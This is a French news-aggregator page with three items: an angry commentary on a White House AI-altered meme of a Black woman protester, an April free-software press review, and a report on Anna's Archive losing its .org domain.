En faisant ça, ils activent un vieux levier bien rance : le stéréotype de la "Sapphire" ou de la " Angry Black Woman ". C'est un genre d'hyperbole qui trouve ses racines dans les représentations caricaturales du XIXe siècle (les fameux minstrel shows ) avant d'être codifié au XXe siècle.

L'idée c'est de présenter les femmes noires comme des êtres intrinsèquement hystériques, incapables de se contrôler, qui hurlent et chouinent pour un rien. C'est une technique de déshumanisation pure et simple. La Maison Blanche a transformé une opposante politique digne en caricature pleurnicharde pour lui ôter toute crédibilité.

Et quand les journalistes ont demandé des comptes, le service de presse de la Maison Blanche a renvoyé vers un post sur X de Kaelan Dorr (directeur adjoint de la communication) dont la réponse est glaciale : "L'application de la loi continuera. Les mèmes continueront." Hop. Circulez, y'a rien à voir. C'est assumé. Ils manipulent l'information, déforment la réalité pour servir un discours politique, et ils appellent ça un "mème".

Putain, que ces gens sont à vomir.

Le fond de l'histoire maintenant, c'est que ces gens demandaient justice pour Renee Good, une mère de famille abattue par un agent de l'ICE le 7 janvier dernier. L'administration invoque la légitime défense, mais des vidéos et des analyses contestent fermement cette version. Ce sont des vies brisées, des tragédies réelles et en face, on a un gouvernement qui s'amuse avec des outils IA pour transformer la douleur et la dignité en "blague" raciste.

Y'a vraiment de quoi se taper la tête contre les murs. Ça me rappelle un peu les dérives qu'on voit avec les IA qui manipulent les émotions pour du business ou de la politique. Cette technologie devrait faire avancer la science et booster la productivité mais pour l'instant, dans les mains de certains, ça sert surtout à industrialiser la haine et à maquiller le mensonge. Comme le dit souvent Mikko Hyppönen, si c'est intelligent, c'est vulnérable et là c'est pas de l'IoT, mais notre perception de la réalité déjà bien fragilisée depuis quelques années, qui est visée.

Voilà... quand la technologie sert à fabriquer de la désinformation d'État, il est grand temps, je pense, de se réveiller. Donc restez aux aguets les amis, parce que les fascistes, eux la vérité, ils s'en tamponnent le coquillard.

Source

  • ✇LinuxFr.org : les dépêches
  • Revue de presse de l’April pour la semaine 3 de l’année 2026
    Cette revue de presse sur Internet fait partie du travail de veille mené par l’April dans le cadre de son action de défense et de promotion du logiciel libre. Les positions exposées dans les articles sont celles de leurs auteurs et ne rejoignent pas forcément celles de l’April. [Numerama] Contrôles CAF: comment fonctionne le nouvel algorithme de data mining? [Mediapart] Wikipédia, les 25 ans d'une utopie réussie devenue le punching-ball de l'extrême droite (€) [Républik IT Le Média] Software H

Revue de presse de l’April pour la semaine 3 de l’année 2026

Par : echarp
19 janvier 2026 à 15:24

Cette revue de presse sur Internet fait partie du travail de veille mené par l’April dans le cadre de son action de défense et de promotion du logiciel libre. Les positions exposées dans les articles sont celles de leurs auteurs et ne rejoignent pas forcément celles de l’April.

[Numerama] Contrôles CAF: comment fonctionne le nouvel algorithme de data mining?

✍ Amine Baba Aissa, le dimanche 18 janvier 2026.

Alors que le dispositif avait suscité de nombreuses critiques au sein d’associations en France, la CNAF a choisi de ne pas renoncer à son algorithme de contrôle des allocataires et vient de déployer un nouveau modèle de «data mining».​ Cette fois, l’organisme mise sur une communication plus transparente et a décidé

[Mediapart] Wikipédia, les 25 ans d'une utopie réussie devenue le punching-ball de l'extrême droite (€)

✍ Dan Israel, le jeudi 15 janvier 2026.

L’encyclopédie en ligne, gratuite et coopérative, a été lancée le 15 janvier 2001. Avec 65 millions d’articles en 326 langues, son succès a dépassé toutes les attentes, malgré les critiques régulière…"

[Républik IT Le Média] Software Heritage: dix ans de préservation du patrimoine applicatif

✍ Bertrand Lemaire, le mercredi 14 janvier 2026.

Le 28 janvier 2026, Software Heritage fêtera ses dix ans à l’Unesco. Morane Gruenpeter, directrice de la verticale Open-Science, et Bastien Guerry, responsable des partenariats, présentent cette initiative qui vise à préserver le patrimoine applicatif quelque soit le sort des éditeurs ou les feuilles de route de ceux-ci.

[ZDNET] Logiciel libre et souveraineté: la Commission européenne lance un appel à contributions

✍ Thierry Noisette, le lundi 12 janvier 2026.

La Commission propose jusqu’au 3 février aux développeurs, entreprises et communautés open source, administrations et chercheurs de contribuer à la future stratégie européenne d’écosystème numérique ouvert. En identifiant les obstacles à l’adoption de l’open source et en suggérant des mesures concrètes.

Et aussi:

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • Anna's Archive perd son domaine en .org mais reste debout
    Bon, fallait s'y attendre. Le domaine annas-archive.org vient de tomber, placé en statut "serverHold" par le Public Interest Registry (PIR), l'organisme qui gère tous les domaines en .org. Du coup, si vous tapez l'adresse habituelle, vous tombez dans le vide. Et là vous allez me dire : "Mais PIR, c'est pas les mêmes qui ont toujours refusé de suspendre thepiratebay.org ?" Hé bien si, exactement. Ce qui laisse penser qu'il y a probablement une décision de justice derrière tout ça, parce que PIR n

Anna's Archive perd son domaine en .org mais reste debout

Par : Korben
6 janvier 2026 à 08:51

Bon, fallait s'y attendre. Le domaine annas-archive.org vient de tomber, placé en statut "serverHold" par le Public Interest Registry (PIR), l'organisme qui gère tous les domaines en .org. Du coup, si vous tapez l'adresse habituelle, vous tombez dans le vide.

Et là vous allez me dire : "Mais PIR, c'est pas les mêmes qui ont toujours refusé de suspendre thepiratebay.org ?" Hé bien si, exactement. Ce qui laisse penser qu'il y a probablement une décision de justice derrière tout ça, parce que PIR ne fait pas ce genre de chose de gaieté de coeur.

L'équipe d'Anna's Archive a réagi sur Reddit en mode "on est chill, on a l'habitude". Ils rappellent que ce genre de mésaventures arrive régulièrement aux bibliothèques "alternatives" et pointent vers leurs domaines alternatifs qui fonctionnent toujours : annas-archive.li, annas-archive.se, annas-archive.in et annas-archive.pm. Bref, business as usual.

Ce qui est marrant, c'est que l'équipe nie tout lien avec leur récent coup d'éclat : le backup de 300 To de Spotify qu'ils ont balancé en décembre 2025. Vous savez, les 256 millions de lignes de métadonnées et les 86 millions de fichiers audio qui ont fait trembler les majors ? Apparemment, ce n'est pas ça qui leur vaut cette suspension. Du moins selon eux.

Anna's Archive, pour ceux qui débarquent, c'est un méta-moteur de recherche créé en 2022 qui agrège les catalogues de plusieurs bibliothèques pirates (LibGen, Sci-Hub, Z-Library...). Le site fait déjà face à des poursuites, notamment pour avoir scrappé WorldCat , donc les ennuis juridiques ne sont pas vraiment une nouveauté pour eux.

Le jeu du chat et de la souris continue... Et comme toujours avec ce genre de projets, couper une tête ne sert pas à grand chose quand il y en a quatre autres qui poussent. Les gens qui veulent accéder au site trouveront toujours un chemin, et l'équipe recommande de checker leur page Wikipedia pour avoir la liste à jour des domaines actifs.

Source

❌
❌